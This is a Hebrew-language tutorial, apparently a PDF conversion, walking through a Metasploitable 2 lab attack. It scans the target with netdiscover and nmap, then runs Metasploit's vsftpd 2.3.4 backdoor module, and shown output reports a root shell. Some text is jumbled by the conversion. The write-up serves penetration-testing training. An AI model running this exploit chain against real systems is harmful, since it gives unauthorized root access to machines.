

Project Metasploit

בותב עורך ומגיש ישראל אקוקה | בותב עורך ומגיש

עולם הסייבר קיים ובועט והחלק הבוער בו הוא תחום התקיפה, וכשמדברים על תקיפה הדבר הראשון שעולה לי בראש זה בלאגן, גניבת מידע, נזקים ופסגת עזאזל.

לראות בעיניים מקרוב איך זה קורה ולהבין את זה בואו אחריי ונראה מאיפה תקיפה מתחילה להיות מיושמת מהחלק הראשון בצורה מוחשית,

הסבר על הכלי: תקיפה זאת מבוצעת בכלי Pen Test הוא בלי מעניין והוא דה פקטו של Pen Test והוא משמש הכי הרבה והוא שוחרר בשנת 2003 ע"י קהילה מצומצמת וקטנה והם היו מחליפים ביניהם Exploits כי אז זה היה לא נפוץ וקטן, ברבות הזמן הקהילה גדלה למצב שהיום כל אחד שיש לו ידע בחקר חולשות או תכנות הוא יכול לכתוב exploit ולהוסיף לספרייה של הכלי,

הכלי הזה מגיע בחינם ויש אותו בפרמיום שעולה מאחר וקנתה אותו חברת rapid 1, הכלי קל לתפעול וכל כלי שנרשם נבדק בידי הקהילה, יש לזכור שצריך להפעיל שיקול דעת בשימוש בבדיקות חדירה על מחשב היות וזה יכול להשבית ולגרום לנזק בשירות כזה או אחר.

התקיפה שלנו היא: לנצל ליקוי אבטחה בשירות FTP פגיע אשר יקנה לנו גישה מלאה לתחנה המרוחקת בהרשאות root.

וכך המתודולוגיה הזאת עובדת,



של הכלי DB לצורך הפעלה חלקה של הכלי נעשה עדכון למכונה ול בפקודה הבאה apt update

```
File Actions Edit View Help

(root@wals)-[~]


# apt update

Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]

Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [17.9 MB]

18% [2 Packages 2,203 kB/17.9 MB 12%]
```

את הכלי ונפעיל אותו MSF את הכלי ונפעיל אותו ${\sf MSF}$



2Metasploitable נפעיל את המכונה השנייה שנתקוף אותה,

ונחפש את המכונה ווetdiscover נפתח חלון טרמינל חדש נפעיל את הכלי $^{\prime\prime}$ 2Metasploitable הפגיעה "בפגיעה "2metdiscover 192.168.74.0/24".



Project Metasploit



ניתן לראות את הפורטים

הפתוחים ואת השירותים

שעומדים מאחוריהם


5. אני בודק שזאת המכונה הנכונה ע"י סריקת הכתובת וקבלת תשובה נכונה בכלי NMAP בפקודה הבאה 0map -sV 192.168.74.130

6. אחרי שמצאנו את הפורט FTP שהוא פתוח, אנחנו נחפש Exploit וואם לחדור דרכו, לשם כך נפתח טרמינל חדש ונחפש בשרשור הבא:


cd /usr/share/nmap/scripts

ולאחר מכן נחפש בתוך המאגר את החולשה הספציפית בצורה הבאה-

TAB ואחרי זה לחיצה פעמיים במקש ls ftp-



 $\mathsf{msfconsole} - \mathsf{q}$ ומעלה את המערכת בפקודה הבאה MSF .7







Exploite בפקודה הבאה 8. נגדיר את הפרמטרים ב נגדיר את כאן את exploit(unix/ftp/vsftpd backdoor) > show options סוגי הפרמטרים ,הם משתנים בין סוגי Exploit msf6 exploit(המטרה בפעולה odule options (exploit/unix/ftp/vsftpd_234_backdoor): זאת היא שנשמיש Current Setting Required Description את ה Exploit The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' The target port (TCP) לתקיפה שלנו Payload options (cmd/unix/interact): Name Current Setting Required Description בדרך כלל צריך להגדיר את Exploit target: הExploit גם Id Name בגירסאות של 0 Automatic לינוקס אך כאן הוא מגיע במצב msf6 exploit(אוטומט ורגיל.

> 9. נגדיר את הפרמטר של Exploit שלנו. בפקודה הבאה set rhosts 192.168.74.128

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.74.128
rhosts => 192.168.74.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

10. מריצים עכשיו את כל התקיפה בפקודה הבאה Exploit

```
מרחוק (msf6 exploit (unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.74.130:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.74.130:21 - USER: 331 Please specify the password.

[+] 192.168.74.130:21 - Backdoor service has been spawned, handling...

[+] 192.168.74.130:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.74.130:6200) at 2022-01-20 11:33:51 -0500
```

11. וכך הושגה שליטה מלאה על המכונה בהרשאת .ROOT

Project Metasploit



כל הזכויות שמורות ליוצר <u>LinkedIn</u>

רישיון) CC BY-NC-SA" מאפשר ללא שימושים מסחריים ושיתוף ברישיון זהה) – מאפשר לכם להשתמש ולשתף את התוכן, כל עוד אתם נותנים קרדיט ליוצר המקורי, תוך התחייבות שלא תשתמשו בתוכן למטרות מסחריות. כמו כן אתם בתורכם תשתפו את התוכן תחת אותו רישיון.

